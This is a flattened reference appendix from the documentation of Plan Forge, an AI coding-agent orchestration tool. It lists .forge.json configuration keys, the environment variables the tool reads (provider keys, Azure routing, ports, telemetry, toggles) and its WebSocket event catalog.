Default
Example
Change impact
updateSource
enum
"auto"
"github-tags"
One of auto (pick newer of local-sibling and github-tags), github-tags (always GitHub), or local-sibling (always sibling clone). Validated server-side by POST /api/config; invalid values are rejected with HTTP 400.
meta — meta-defect routing
Where Plan Forge files bugs against itself. When forge_meta_bug_file runs without an explicit target, it reads meta.selfRepairRepo. If the key is missing, it falls back to srnichols/plan-forge.
Key
Type
Default
Example
Change impact
meta.selfRepairRepo
string
(fallback: srnichols/plan-forge)
"acme/plan-forge-fork"
Target repository for self-repair issues. Set this if your team maintains a fork or a private mirror. owner/repo form. See self-repair-reporting.
agents — multi-agent adapters
Which AI agents have native config files generated alongside the GitHub Copilot defaults. See Chapter 13 — Multi-Agent Setup for what each adapter writes.
Key
Type
Default
Example
Change impact
agents
array<enum>
[]
["claude", "cursor"]
Each entry is one of claude, cursor, codex. Adding an entry causes setup (or setup --agent <name>) to generate that adapter's native file (e.g. CLAUDE.md, .cursorrules). Removing an entry does not delete files, clean those up manually.
modelRouting — default model selection
Where slices go by default when no plan-level Model: directive is present. default is the catch-all; execute and review override it for those phases. See Advanced Execution — Model Routing for the routing precedence (plan front-matter > flag > execute/review > default).
Key
Type
Default
Example
Change impact
modelRouting.default
enum
"auto"
"claude-opus-5.5"
One of auto, claude-opus-5.5, claude-sonnet-5.5, gpt-6-astra, gpt-6-sol, gpt-6-luna, gpt-6.1-sol, gemini-3.8-flash, grok-4.7, grok-4.6, claude-haiku-4.5, gpt-5.3-codex. auto lets the host pick based on availability.
modelRouting.execute
string
(uses default)
"gpt-6-sol"
Model for slice execution. Free-form string so newer models work without a CLI upgrade.
modelRouting.review
string
(uses default)
"claude-opus-5.5"
Model for the Step 5 review gate. Free-form string.
forgeMaster — Forge-Master reasoning loop
Configuration for the Forge-Master intent-routing layer. The routerModel is the small, cheap model that classifies intent; reasoningModel is the heavier model that synthesises the answer.
Key
Type
Default
Example
Change impact
forgeMaster.reasoningModel
string
(auto-selects: Copilot SDK, then env keys)
"claude-sonnet-5.5"
Model used for multi-step reasoning in forge_master_ask. Auto-select order is githubCopilot (Copilot SDK, no vendor key) → anthropic → openai → xai.
forgeMaster.reasoningProvider
string
(auto-detected)
"anthropic"
Which provider serves the reasoning model. One of githubCopilot, anthropic, openai, xai. If unset, Plan Forge picks based on available API keys.
forgeMaster.routerModel
string
"grok-4.20-0309-non-reasoning"
"grok-4.20-0309-non-reasoning"
Small classifier model that decides which tools to call. Should be cheap and fast; quality matters less than latency.
forgeMaster.defaultProvider
string
(auto-detected)
"anthropic"
Default provider for both router and reasoning if the per-model provider is not set.
forgeMaster.observer
v3.8+ — Background hub subscriber that batches live Plan Forge events and narrates notable patterns. Mute-by-default: enabled must be explicitly set to true. Control via forge_master_observe MCP tool or pforge master observe CLI. Observer is strictly read-only; it cannot invoke write tools or create PRs.
Key
Type
Default
Example
Change impact
forgeMaster.observer.enabled
boolean
false
true
Master switch. Must be true for any observation to occur. forge_master_observe returns an "observer disabled" error when this is false. Set env var PFORGE_FORGE_MASTER_OBSERVE_DISABLE=1 to override to false at process level regardless of this setting.
forgeMaster.observer.maxUsdPerDay
number
0.10
0.25
Daily USD budget cap. Once the day's narration spend reaches this cap the observer skips LLM calls and logs a budget-block event. Cap is finite; null or Infinity means no cap (not recommended).
forgeMaster.observer.maxNarrationsPerHour
number
6
12
Max narration LLM calls per clock hour. Rate-limits the observer during burst activity.
forgeMaster.observer.batchWindowMs
number
60000
30000
Event batch flush interval in milliseconds. Lower = more responsive narrations; higher = fewer LLM calls.
forgeMaster.observer.modelTier
string | null
null
"fast"
Model capability tier for narrations: flagship (quality), mid (balance), fast (cheap, high-volume), or null to inherit ask-mode model. Tier resolves against the existing model registry; no vendor IDs are hardcoded. Valid values are the MODEL_TIERS array in pforge-mcp/enums.mjs.
forgeMaster.auditor
v3.8+ — Configuration for the A4 plan-health-auditor auto-invocation. The auditor is triggered via hooks.postRun.invokeAuditor. Tokens are attributed to a separate forge-master cost entry; the parent run's budget is never charged.
Key
Type
Default
Example
Change impact
forgeMaster.auditor.modelTier
string | null
null
"flagship"
Model tier for auditor reasoning: flagship, mid, fast, or null to inherit ask-mode model. Use flagship for highest-quality health analysis; use fast for high-frequency auto-invocation. Valid values are the MODEL_TIERS array in pforge-mcp/enums.mjs.
forgeMaster.auditor.outputPath
string
".forge/health/latest.md"
".forge/health/weekly.md"
Path where the auditor writes its health report, relative to project root.
Execution limits
Three numeric caps the orchestrator enforces during pforge run-plan.
Key
Type
Default
Example
Change impact
maxParallelism
number (1–10)
3
5
Max concurrent [P]-tagged slices. Higher = faster but more contention on shared resources (the file system, the model provider's rate limit, your wallet).
maxRetries
number (0–5)
1
2
How many times a slice will retry after a gate failure before being marked failed. 0 means fail-fast; 5 is the cap to prevent runaway loops.
maxRunHistory
number (≥1)
50
100
How many .forge/runs/<timestamp>/ directories are retained on disk. The orchestrator auto-prunes the oldest beyond this cap on every run.
runIsolation
"branch" | "none"
"branch"
"none"
Auto-mode runs work on their own pforge/run/<plan>-<time> branch. Workers commit during a slice, so without this a slice that fails its gate leaves its commit on your branch. A failed run stays on the run branch; --resume-from continues there. Override per run with PFORGE_RUN_ISOLATION=none.
runIntegration
"fast-forward" | "pull-request" | "none"
"fast-forward"
"pull-request"
When every slice passes: move your branch to the run's commits and delete the run branch; push the run branch and open a pull request with a per-slice summary (needs gh and an origin remote); or leave the run branch for you to merge. Your branch is never moved if it gained commits during the run.
draftPullRequest
boolean
true
false
With runIntegration: "pull-request", open the pull request as a draft.
gatePreflight
"warn" | "block" | "off"
"warn"
"block"
Before a run, check that every validation gate's tools are installed (on PATH or in node_modules/.bin). "warn" prints the missing ones, "block" refuses to start, "off" skips the check. A gate that fails because its command is not installed is reported as gate-unrunnable and is not retried.
gateRunner
"host" | "devcontainer"
"host"
"devcontainer"
Where validation gates run. "devcontainer" runs each gate inside the project's Dev Container (devcontainer exec), so gates use the toolchain declared in .devcontainer/devcontainer.json rather than whatever the host has. The container starts once per run, and the gate tool preflight checks inside it. Workers still run on the host. Needs the Dev Containers CLI (npm install -g @devcontainers/cli) and Docker; PFORGE_DEVCONTAINER_CLI points at a specific CLI.
After a slice's own gate passes, run the tests related to the files the slice changed: tests it changed, tests named after changed files (foo.test.*, test_foo.py, foo_test.go, FooTests.cs), and the Lattice blast radius. Runners are detected for vitest, jest, pytest, go test and dotnet test; command (with {files}) covers anything else, and maxTests (default 40) caps the run. Use "warn" if your suite has known failures.
resumeOnRetry
boolean
true
false
A slice retry resumes the worker's previous session (Copilot CLI --session-id, SDK resumeSession) instead of starting cold, so the worker keeps the files it already read and the changes it already made. A failed resume starts a fresh session. Env override: PFORGE_RESUME_ON_RETRY=0|1.
For slices on model auto: run them on the Copilot SDK and let it pick the model for a tier. "complexity" maps the slice complexity score to efficiency (1–3), balance (4–6) or intelligence (7–10). See Advanced Execution.
toolProfiles
string | string[]
["core"]
["core", "bugs"]
Which MCP tool profiles the server lists at start: core (always on), bugs, liveguard, tempering, crucible, memory, code-intel, team, or full for every tool. VS Code sends at most 128 tools per request across all MCP servers, so Plan Forge lists only core by default and agents load more with forge_tool_profile. Env override: PFORGE_TOOL_PROFILE=bugs,liveguard.
quorum — multi-model consensus
Configuration for quorum mode. Master switch is enabled; with auto: true the orchestrator only quorums slices whose complexity score crosses threshold. See Advanced Execution — Quorum Mode for the scoring rubric and worked examples, and Complexity Scoring Rubric for the seven signals that drive the score. The CLI --quorum= flag accepts values from the QUORUM_MODES array in pforge-mcp/enums.mjs.
Key
Type
Default
Example
Change impact
quorum.enabled
boolean
false
true
Master switch. When false, quorum is off regardless of the other keys.
quorum.auto
boolean
true
true
When enabled, gate quorum on slice complexity score. When false, every slice fans out.
quorum.threshold
number (1–10)
6
5
Complexity score above which auto-mode fires quorum. Lower = more slices use quorum, higher cost.
quorum.models
array<string>
["claude-opus-5.5", "gpt-6-sol", "grok-4.7"]
["claude-opus-5.5", "gpt-6-sol"]
Models that participate in the dry-run fan-out. 2–5 entries is typical; minimum is 1 (degrades to advisory).
quorum.reviewerModel
string
"claude-opus-5.5"
"gpt-6-astra"
Model that synthesises the dry-run responses into a single execution plan.
quorum.dryRunTimeout
number (ms)
300000
600000
Per-worker timeout in milliseconds. Increase for very large slices; the default is 5 minutes.
quorum.strictAvailability
boolean
false
true
When true, fail-fast (exit code 2) if any configured model is unavailable. When false (default), drop unavailable models and continue if at least one remains.
extensions — installed extensions
Names of extensions installed via pforge ext add <name>. Managed by the CLI; rarely edited by hand. See Chapter 12 — Extensions.
Key
Type
Default
Example
Change impact
extensions
array<string>
(none)
["notify-slack", "notify-teams"]
Extension names from the catalog. pforge ext add appends; pforge ext remove deletes. Affects which tools and skills are registered at startup.
hooks — LiveGuard lifecycle hooks
Six hook configurations live under this object: preDeploy (before deploy slices), postSlice (after every slice), postSliceCleanCode (Clean Code delta after every slice commit, v3.19.0+), preAgentHandoff (multi-agent turn), preCommit (ordered commit-time guard chain), and postRun (after a run completes — auditor auto-invoke). Each section is independent; omit any subsection to accept its defaults.
For the full eight-hook picture, including the Copilot session hooks (SessionStart, PreToolUse, PostToolUse, Stop) configured separately in .github/hooks/plan-forge.json and the PreCommit chain runner, see Customization — Lifecycle Hooks Reference.
hooks.preDeploy
Key
Type
Default
Example
Change impact
hooks.preDeploy.enabled
boolean
true
false
Master switch for the PreDeploy hook. Disable only if you have an equivalent external gate.
hooks.preDeploy.blockOnSecrets
boolean
true
true
When true, block deploy if forge_secret_scan finds anything at severity ≥ high. Set false to demote to a warning.
hooks.preDeploy.warnOnEnvGaps
boolean
true
true
Warn (do not block) when forge_env_diff finds keys missing from the target environment.
hooks.preDeploy.scanSince
string (git range)
"HEAD~1"
"HEAD~10"
Git range scanned for secrets. Widen for repos with bursty commit cadence.
hooks.postSlice
Key
Type
Default
Example
Change impact
hooks.postSlice.silentDeltaThreshold
number
5
3
Drift score delta below this is silent (no log line).
hooks.postSlice.warnDeltaThreshold
number
10
15
Drift score delta at or above this prints a warning. Between silent and warn = info.
hooks.postSlice.scoreFloor
number
70
80
Absolute drift score floor, below this triggers a red warning regardless of delta.
hooks.postSliceCleanCodev3.19.0+
Advisory-only Clean Code delta hook. Runs scripts/audit/clean-code-delta.mjs after every slice's git post-commit and emits a single advisory line when any tracked metric regresses past its threshold. Never blocks the commit — the hook is designed to surface gradual drift, not gate the slice. Defaults are enabled: false; flip enabled: true and tune the thresholds to your repo's baseline.
Key
Type
Default
Example
Change impact
hooks.postSliceCleanCode.enabled
boolean
false
true
Master switch. When false, the post-commit hook exits 0 immediately without running the delta script.
hooks.postSliceCleanCode.locDelta
number
500
200
LOC growth in a single slice that triggers an advisory. Measured as total LOC across pforge-mcp/** + pforge-master/**.
hooks.postSliceCleanCode.functionCountDelta
number
20
10
New top-level function count in a single slice that triggers an advisory.
hooks.postSliceCleanCode.todoDelta
number
3
0
New TODO / FIXME / HACK markers in a single slice that triggers an advisory. Set 0 to enforce a hard no-new-TODO policy.
hooks.postSliceCleanCode.longParamListDelta
number
2
0
New functions with ≥4 positional parameters in a single slice that triggers an advisory.
New modules crossing the 3,000 LOC blocking ceiling. Default 0 means any new violation is advised.
hooks.preAgentHandoff
Key
Type
Default
Example
Change impact
hooks.preAgentHandoff.injectContext
boolean
true
true
Inject LiveGuard context (drift score, MTTR, open incidents) into the next agent's prompt at handoff.
hooks.preAgentHandoff.runRegressionGuard
boolean
true
true
Run forge_regression_guard at handoff time. Disable if your CI already does this.
hooks.preAgentHandoff.cacheMaxAgeMinutes
number
30
60
Max cache age before LiveGuard tools are re-run. Higher = faster handoffs, staler data.
hooks.preAgentHandoff.minAlertSeverity
string
"medium"
"high"
Minimum severity for an alert to be injected. One of low, medium, high, critical.
hooks.preCommit.chain[]
Ordered commit-time validation chain executed by .github/hooks/PreCommit.mjs during pforge run-plan. The built-in entries are master-branch-reject first and diff-classify second; the first non-zero exit stops the commit.
Defines the ordered PreCommit chain. Entries run sequentially; first non-zero exit aborts the commit.
hooks.preCommit.chain[].name
string
"master-branch-reject" / "diff-classify"
"license-scan"
Stable display name for logs and diagnostics. The first built-in entry is master-branch-reject; the second is diff-classify.
hooks.preCommit.chain[].command
string
node .github/hooks/PreCommit.mjs <name>
node scripts/license-scan.mjs
Command executed for that chain entry. Use a deterministic command that exits non-zero on block.
hooks.postRun.invokeAuditor
v3.8+ — Automatically invoke the A4 plan-health-auditor after a run completes. Two trigger modes: fire on every failure (onFailure), or fire periodically after N runs (everyNRuns). Both are off by default. When both conditions fire on the same run, the auditor is invoked exactly once.
Key
Type
Default
Example
Change impact
hooks.postRun.invokeAuditor.onFailure
boolean
false
true
When true, automatically invokes the A4 auditor whenever a plan run ends with at least one failed slice. The auditor's tokens are attributed to a separate forge-master cost entry, never to the parent run's budget.
hooks.postRun.invokeAuditor.everyNRuns
number | null
null
5
Invoke the auditor after every N completed runs (pass or fail). Counter persists in .forge/auditor-state.json. When the state file is absent the first run always triggers. Set to null to disable. Reasonable values: 5–25.
The auditor is spawned as its own Forge-Master process so its token costs land in forge_cost_report under the forge-master source. Use forge_testbed_findings to query any defects the auditor surfaces. For the full auditor configuration (model tier, output path), see forgeMaster.auditor.
openclaw — OpenClaw analytics bridge (optional)
Optional outbound POST on every PreAgentHandoff. Configures the analytics ingest endpoint. Leave unset to disable.
Key
Type
Default
Example
Change impact
openclaw.endpoint
string (URL)
(unset = disabled)
"https://openclaw.example/api/ingest"
Ingest endpoint URL. When set, every PreAgentHandoff posts a context snapshot.
openclaw.apiKey
string
(fallback: .forge/secrets.json#OPENCLAW_API_KEY)
"sk_live_..."
API key. Prefer storing in .forge/secrets.json (gitignored) rather than in .forge.json (typically committed).
runtime — inner-loop subsystems
Opt-in subsystems added by Phase-25. Both default to off or advisory; existing users see no behavior change without explicit configuration.
runtime.gateSynthesis
L6, adaptive gate synthesis from Tempering minima. Suggest-only by default; the orchestrator never mutates plans.
Key
Type
Default
Example
Change impact
runtime.gateSynthesis.mode
enum
"suggest"
"off"
One of off (silent), suggest (print advisory), enforce (track in .forge/gate-suggestions.jsonl, Phase-26+). Plans are still never mutated.
runtime.gateSynthesis.domains
array<enum>
["domain", "integration", "controller"]
["domain"]
Which Tempering profiles to emit suggestions for. Trim to reduce noise.
runtime.reviewer
L4, opt-in speed-quorum reviewer that scores slice diffs inside brain.gate-check. Advisory-only by default.
Key
Type
Default
Example
Change impact
runtime.reviewer.enabled
boolean
false
true
Master switch. Off by default; turn on to get reviewer verdicts in the dashboard Audit-Loop tile.
runtime.reviewer.quorumPreset
enum
"speed"
"power"
One of speed (cheaper, faster) or power (flagship models, slower).
runtime.reviewer.blockOnCritical
boolean
false
false
When true, critical verdicts block the next slice. Advisory-only (false) by design.
runtime.reviewer.timeoutMs
number (ms)
30000
60000
Max time to wait for a reviewer response. Increase for power-preset reviewers on large diffs.
brain — memory and federation
OpenBrain federation configuration. Off by default; opt-in via brain.federation.enabled.
Key
Type
Default
Example
Change impact
brain.federation.enabled
boolean
false
true
Master switch for cross-project read-only memory federation (L4-lite, Phase-25).
brain.federation.repos
array<string>
[]
["/path/to/other-repo"]
Absolute local repo paths only. Relative paths and URL schemes (http, https, ssh, git) are rejected at load time. Each entry is searched read-only by brain_recall.
testbed — testbed path
Where the reference testbed repo lives, for the forge_testbed_* tools. A testbedPath argument overrides it; when neither is set, the tools use a plan-forge-testbed clone next to the project.
Key
Type
Default
Example
Change impact
testbed.path
string (path)
(unset = a plan-forge-testbed clone next to the project)
"../plan-forge-testbed"
Absolute path, or a path relative to the project root. When it is unset and there is no sibling clone, forge_testbed_run returns ERR_TESTBED_PATH_REQUIRED; a path that does not exist returns ERR_TESTBED_NOT_FOUND.
Full annotated example
A realistic .forge.json for a TypeScript project that has opted into Claude as a secondary agent, runs quorum on high-complexity slices, and uses OpenBrain federation to read from a sibling repo:
Appendix U — Environment Variables Reference, the companion reference for everything that lives outside .forge.json: provider API keys, server ports, orchestrator timing, telemetry. Includes the full resolution precedence when flags, env vars, secrets, and .forge.json overlap.
Every environment variable Plan Forge reads, grouped by subsystem, with type, default, scope, and security note. The companion reference to Appendix T — .forge.json: settings that change per-machine or contain secrets live here; settings that travel with the project live there.
Secrets belong in .forge/secrets.json or your shell environment: never in .forge.json. The secrets file is gitignored by default; the env-var fallback works the same way in CI runners and on developer machines. The Provider API Keys table flags every secret with a lock icon.
Orientation
Plan Forge reads roughly 40 environment variables across nine subsystems. Most have sensible defaults; the only ones you typically set yourself are provider API keys (so the orchestrator can call a model) and server ports (if 3100/3101 conflict with something else on your machine).
Set transiently by pforge itself; documented for transparency only.
Every field row uses the same six columns, Variable, Type, Default, Scope, Set when, Security, so the table reads the same way no matter which subsystem you land on. Scope is one of per-user (export in your shell profile), per-machine (system env or CI variable), or per-session (transient, set on a single invocation).
Provider API keys
The orchestrator needs at least one of these to route a slice through a non-Copilot model. All are read from the environment first, then from .forge/secrets.json as a fallback (see pforge-mcp/secrets.mjs for the loader). The dashboard Config → Secrets tab is the friendliest way to set them, it writes the secrets file atomically and never echoes the value back.
Variable
Type
Default
Scope
Set when
Security
XAI_API_KEY 🔒
string
(none)
per-user
You want to route slices through Grok models (grok-4.7 by default; grok-4.6 and grok-4.20-0309-non-reasoning remain available on xAI API).
Secret. Prefer .forge/secrets.json.
OPENAI_API_KEY 🔒
string
(none)
per-user
You want GPT models or DALL-E image generation (forge_generate_image).
Secret. Prefer .forge/secrets.json.
ANTHROPIC_API_KEY 🔒
string
(none)
per-user
You want Claude models directly (not via GitHub Copilot).
Secret. Prefer .forge/secrets.json.
OPENCLAW_API_KEY 🔒
string
(none)
per-user
openclaw.endpoint is set in .forge.json and PreAgentHandoff should authenticate.
Secret. Prefer .forge/secrets.json.
GITHUB_TOKEN 🔒
string
(none)
per-user
forge_meta_bug_file, forge_classifier_issue, or forge_github_metrics needs to call the GitHub API. gh auth status is the easier path when the GitHub CLI is installed.
Secret. Use a fine-scoped token; repo + issues is enough.
OPENBRAIN_KEY 🔒
string
(none)
per-user
OpenBrain replay needs authenticated access (rare; OpenBrain is local-first).
Secret. Prefer .forge/secrets.json.
Azure OpenAI (alternative routing)
Set this group when your organization routes model calls through Azure OpenAI for billing, residency, or governance reasons. The keys are read by cost-service.mjs for pricing, by the orchestrator for invocation, and by forge_doctor_quorum for quota preflight (when PFORGE_FOUNDRY_QUOTA_PREFLIGHT=1).
Variable
Type
Default
Scope
Set when
Security
AZURE_OPENAI_ENDPOINT
string (URL)
(none)
per-user
Routing through Azure OpenAI.
Not secret, but reveals tenant name. Example: https://my-resource.openai.azure.com/.
AZURE_OPENAI_API_KEY 🔒
string
(none)
per-user
Key-based auth (not Managed Identity).
Secret. Prefer AZURE_AUTH_MODE=managed-identity when possible.
AZURE_OPENAI_DEPLOYMENT
string
(none)
per-user
You need to override the deployment name parsed from the model spec.
Not secret.
AZURE_OPENAI_API_VERSION
string
(none)
per-user
You need a specific Azure OpenAI API version (e.g. 2024-02-01).
Not secret.
AZURE_OPENAI_DEPLOYMENT_TYPE
enum
"global"
per-user
Pricing is regional or data-zone rather than global. Read by cost-service.mjs.
Not secret.
AZURE_OPENAI_ACCOUNT_NAME
string
(none)
per-user
Foundry quota preflight needs the account name (also accepts AZURE_OPENAI_RESOURCE_NAME as an alias).
Not secret.
AZURE_SUBSCRIPTION_ID
string (GUID)
(none)
per-user
Foundry quota preflight or any Azure-RM call.
Not secret.
AZURE_RESOURCE_GROUP
string
(none)
per-user
Foundry quota preflight needs the resource group.
Not secret.
AZURE_AUTH_MODE
string
(unset)
per-user
Switching between key-based and identity-based auth. Common values: managed-identity, service-principal, cli.
Not secret.
Server ports and network
Set these only if the defaults collide with something else on your machine, or when you need to harden the dashboard bridge with an auth token.
Variable
Type
Default
Scope
Set when
Security
PLAN_FORGE_HTTP_PORT
number
3100
per-machine
Port 3100 is taken by another service.
Not secret.
PLAN_FORGE_WS_PORT
number
3101
per-machine
Port 3101 is taken (the WebSocket hub).
Not secret.
PFORGE_DASHBOARD_PORT
number
3100
per-machine
The CLI needs to open the dashboard on a non-default port (read by pforge open-dashboard).
Not secret.
PFORGE_DASHBOARD_URL
string (URL)
http://127.0.0.1:3100/dashboard
per-machine
The screenshot capture script needs to point at a remote dashboard.
Not secret.
PFORGE_BRIDGE_SECRET 🔒
string
(none)
per-machine
You want to require authentication on the MCP bridge endpoints (recommended on multi-user hosts).
Mostly read internally. PLAN_FORGE_PROJECT is the only one you might set yourself, and almost always only in tests.
Variable
Type
Default
Scope
Set when
Security
PLAN_FORGE_PROJECT
string (path)
process.cwd()
per-session
Pointing the orchestrator at a project directory other than the working directory (mostly tests).
Not secret.
PFORGE_ENV
string
"dev"
per-machine
You want LiveGuard and the run journal to tag runs with an env label other than dev.
Not secret.
PFORGE_LOG_LEVEL
enum
(unset = info)
per-session
Debugging, set to debug to surface cost-service tracing and other diagnostic logs.
Not secret.
PFORGE_NO_UPDATE_CHECK
boolean (1/0)
(unset)
per-machine
CI environment where reaching out to GitHub for an update check is unwanted.
Not secret.
Orchestrator timing
Tune these only when defaults are biting, usually on slow CI runners or when a long-running gate (large vitest suite, integration test, browser test) hits the wall.
A gate's test suite takes longer than the default to run.
Not secret.
PFORGE_WORKER_TIMEOUT_MS
number (ms)
(see orchestrator.mjs)
per-session
A worker (slice executor) needs more wall-clock than the default.
Not secret.
PFORGE_WORKER_OUTPUT_IDLE_MS
number (ms)
(see orchestrator.mjs)
per-session
A worker is legitimately silent for long stretches (large builds) but should not be killed.
Not secret.
PFORGE_BASH_PATH
string (path)
(auto-detected)
per-machine
Windows host with bash in a non-standard location. Plan Forge cannot find bash.exe on PATH and the auto-detection fails.
Not secret.
Feature toggles
Opt-in switches for experimental subsystems and bypasses for hardening rails. Most users never touch these.
Variable
Type
Default
Scope
Set when
Security
PFORGE_DISABLE_TEMPERING
boolean (1/0)
(unset)
per-session
You need to bypass Tempering scans for one run (e.g. running an audit-loop slice that would scan its own scaffolding).
Not secret. Use sparingly, this disables quality scans.
PFORGE_FOUNDRY_QUOTA_PREFLIGHT
boolean (1/0)
(unset)
per-machine
You want the orchestrator to check Foundry quota before dispatching slices to an Azure OpenAI deployment.
Not secret.
PFORGE_GATE_LINT_STRICT
boolean (1/0)
0
per-session
You want gate-lint findings to be hard failures rather than warnings.
Not secret.
PFORGE_DRAIN_ON_INIT
boolean (true/false)
true
per-machine
You do not want the MCP server to drain the Tempering queue on startup (CI runners that start and stop the server many times).
Not secret.
PFORGE_ALLOW_MASTER_COMMIT
boolean (1/0)
(unset)
per-session
You explicitly want to allow a commit on master while a run-plan is active (PreCommit hook normally blocks this).
Not secret. Discouraged, the guard exists for a reason.
PFORGE_NETWORK_LOG_ONLY
boolean (1/0)
1
per-session
network.allowed is set and you want the in-process proxy to stay in log-only mode. When 1, the proxy records contacted hostnames but does not block connections.
Not secret. Default-on while allowlist enforcement remains advisory.
PFORGE_COST_MODEL
string
(auto-detected)
per-session
You want to pin slice pricing to a specific model (subscription mode, e.g. flat Copilot pricing, or a non-default vendor).
Not secret.
Telemetry (OpenTelemetry)
Standard OTel variables. When OTEL_EXPORTER_OTLP_ENDPOINT is set, the MCP server auto-enables tracing and ships spans to the configured collector. See Compliance & Data Residency — Observability Export for the full collector setup.
Variable
Type
Default
Scope
Set when
Security
OTEL_ENABLED
boolean (true/1)
(unset)
per-machine
You want to force-enable OTel even without an endpoint (useful for local console exporter).
Not secret.
OTEL_EXPORTER_OTLP_ENDPOINT
string (URL)
(unset)
per-machine
You want spans shipped to an OTLP collector. Setting this implicitly turns OTel on.
Not secret if the collector is internal; treat as secret if the URL embeds a token.
OTEL_SERVICE_NAME
string
"plan-forge-mcp"
per-machine
You run multiple Plan Forge instances and need distinct service names in your APM.
Not secret.
Host detection (read-only)
Plan Forge reads these to figure out which IDE or agent CLI is hosting it, so the orchestrator can pick the right routing default and the right model surface. You should never set these yourself, they are populated automatically by the host. Listed here for transparency only.
Variable
Type
Default
Source
What it tells Plan Forge
Security
NODE_ENV
enum
(unset)
Node.js convention
test short-circuits hub init and notifications side-effects; production tightens logging.
Not secret.
VSCODE_PID
number (PID)
(set by VS Code)
VS Code
Plan Forge is running inside VS Code.
Not secret.
VSCODE_AGENT_MODE
string
(set by VS Code)
VS Code Agent Mode
enterprise means VS Code Agents Enterprise, Plan Forge picks a different default model route.
Not secret.
TERM_PROGRAM
string
(set by terminal)
Terminal
vscode or cursor trigger host-specific routing.
Not secret.
CLAUDECODE
string
(set by Claude Code)
Claude Code CLI
1 means Plan Forge is running under Claude Code.
Not secret.
CLAUDE_CODE_ENTRYPOINT
string
(set by Claude Code)
Claude Code CLI
Alternate signal for Claude Code detection.
Not secret.
CURSOR_TRACE_ID
string
(set by Cursor)
Cursor
Plan Forge is running under Cursor; cross-checked with TERM_PROGRAM=cursor.
Not secret.
ZED_TERM
string
(set by Zed)
Zed editor
Plan Forge is running under Zed.
Not secret.
CLI internal (set transiently by pforge)
These variables are set by the CLI or the orchestrator for the duration of one invocation and then unset. Do not set them in your shell profile, they are documented for transparency and for users writing extensions.
Built-in default baked into orchestrator.mjs or capabilities.mjs.
One concrete example. OPENAI_API_KEY is resolved by checking process.env first, then falling back to .forge/secrets.json#OPENAI_API_KEY. The dashboard's Config → Secrets tab writes the latter; CI runners typically rely on the former. Both work; the env-var wins when both are set.
Worked example
A representative shell setup for a developer on Windows running a hybrid Azure-OpenAI / Anthropic stack with the dashboard on a non-default port:
PowerShell profile snippet, representative
# Provider keys (better: store in .forge/secrets.json)
$env:ANTHROPIC_API_KEY = "sk-ant-..."
$env:OPENAI_API_KEY = "sk-..."
# Azure OpenAI alternative routing
$env:AZURE_OPENAI_ENDPOINT = "https://contoso-aoai.openai.azure.com/"
$env:AZURE_OPENAI_API_VERSION = "2024-02-01"
$env:AZURE_OPENAI_DEPLOYMENT_TYPE = "global"
$env:AZURE_AUTH_MODE = "managed-identity"
# Non-default ports (3100/3101 conflicted with another local service)
$env:PLAN_FORGE_HTTP_PORT = "3110"
$env:PLAN_FORGE_WS_PORT = "3111"
$env:PFORGE_DASHBOARD_PORT = "3110"
# Tracing to a local OTel collector
$env:OTEL_EXPORTER_OTLP_ENDPOINT = "http://127.0.0.1:4318"
$env:OTEL_SERVICE_NAME = "plan-forge-mcp-dev"
# Lift gate timeout for a long-running integration suite
$env:PFORGE_GATE_TIMEOUT_MS = "600000" # 10 minutes
Every event Plan Forge emits over the WebSocket hub and the run journal, grouped by family, with emitter, trigger, the key payload fields, consumers, and retention. This appendix is the ebook companion to the canonical schema at pforge-mcp/EVENTS.md: the source-of-truth JSON examples live in the schema file; this page provides the orientation, classification, and lifecycle guidance that schema files rarely carry.
One transport, three audiences. Every event flows through the local WebSocket hub on ws://127.0.0.1:3101. Three different consumers read the same stream: the dashboard (live UI), the run journal (.forge/runs/*.jsonl for replay), and external bridges (Telegram, Slack, OpenClaw). Adding a new consumer is a matter of opening a socket and filtering by type; the schema below tells you exactly what fields each consumer can rely on.
Orientation
Plan Forge emits 38 distinct event types across eight families. The two most-watched families are lifecycle (run/slice progression) and LiveGuard (drift, incidents, secret scans). The remaining six families round out the picture: skills, Crucible, bridge approvals, escalation/CI, the lone client→server message, and the Tempering validation event.
The bug-fix validation event, emitted only on the green leg of the bug lifecycle.
Every emitted event shares a five-field envelope (documented below). Two enums, source and security_risk, are referenced throughout. Subscription mechanics are at Consuming the stream, and retention rules for events that escape the WebSocket (logged to .forge/runs/, posted to OpenClaw, etc.) are at Retention.
Common envelope
Every event, lifecycle, skill, LiveGuard, all of them, carries the same five-field envelope. Consumers can rely on these fields being present even on event types this catalog does not list (forward-compatible by design).
Field
Type
Example
Purpose
version
string
"1.0"
Schema version. Always "1.0" today; reserved for future breaking changes.
type
string
"slice-completed"
The event-type identifier, the column heading you filter on. Stable across releases.
Reserved for active-incident escalations, emitted by the audit subsystem only.
(none in default catalog)
Lifecycle events
source: "orchestrator" (one exception). The Progress tab on the dashboard is driven entirely by this family; the run journal at .forge/runs/<run-id>.jsonl persists every one of them for replay.
Event
Emitter
Trigger
Key payload
connected
hub
A client opens a WebSocket connection to ws://127.0.0.1:3101.
clientId, label, historySize (how many past events are about to be replayed).
source: "skill". Emitted by skill-runner.mjs on every forge_run_skill invocation. The structure mirrors lifecycle events deliberately: dashboard code reuses the same renderer for both families.
source: "crucible". Emitted as smelts progress through the idea→hardened-spec funnel. The payload is wrapped in a data object, matching the LiveGuard convention rather than the flat-payload lifecycle convention, consumers should branch on family rather than assume one shape.
Event
Trigger
Key payload (under data)
crucible-smelt-started
forge_crucible_submit creates a new smelt.
id, lane, source.
crucible-smelt-updated
forge_crucible_ask records an answer and advances the interview.
id, questionIndex, totalQuestions.
crucible-smelt-finalized
forge_crucible_finalize claims a phase number and writes docs/plans/Phase-NN.md.
id, phaseName, planPath.
Bridge events
source: "bridge". Emitted by the notification bridge when it pauses for external approval or dispatches a webhook. Configure the bridge via the extensions/ notify-* extensions and PFORGE_BRIDGE_SECRET (see Appendix U — Server Ports).
Event
Trigger
Key payload
approval-requested
The bridge pauses execution and requests external approval.
runId, plan, channels, timeoutMinutes.
approval-received
An external approval callback is received.
runId, action (approve / deny), approver.
bridge-notification-sent
A webhook notification is successfully dispatched to a channel.
channel, platform, eventType, status: "sent".
bridge-notification-failed
A webhook dispatch fails (network error, bad status, etc.).
channel, error.
Escalation & CI events
source: "orchestrator". Two events that mark deliberate routing decisions: quorum escalation when a slice's complexity score exceeds the threshold, and CI dispatch when a plan run triggers a GitHub Actions workflow.
Event
Trigger
Key payload
slice-escalated
A slice is escalated to quorum for multi-model consensus review.
sliceId, reason, models (array of model IDs).
ci-triggered
A CI workflow is dispatched from a plan run.
workflow, ref, inputs.
Client→server messages
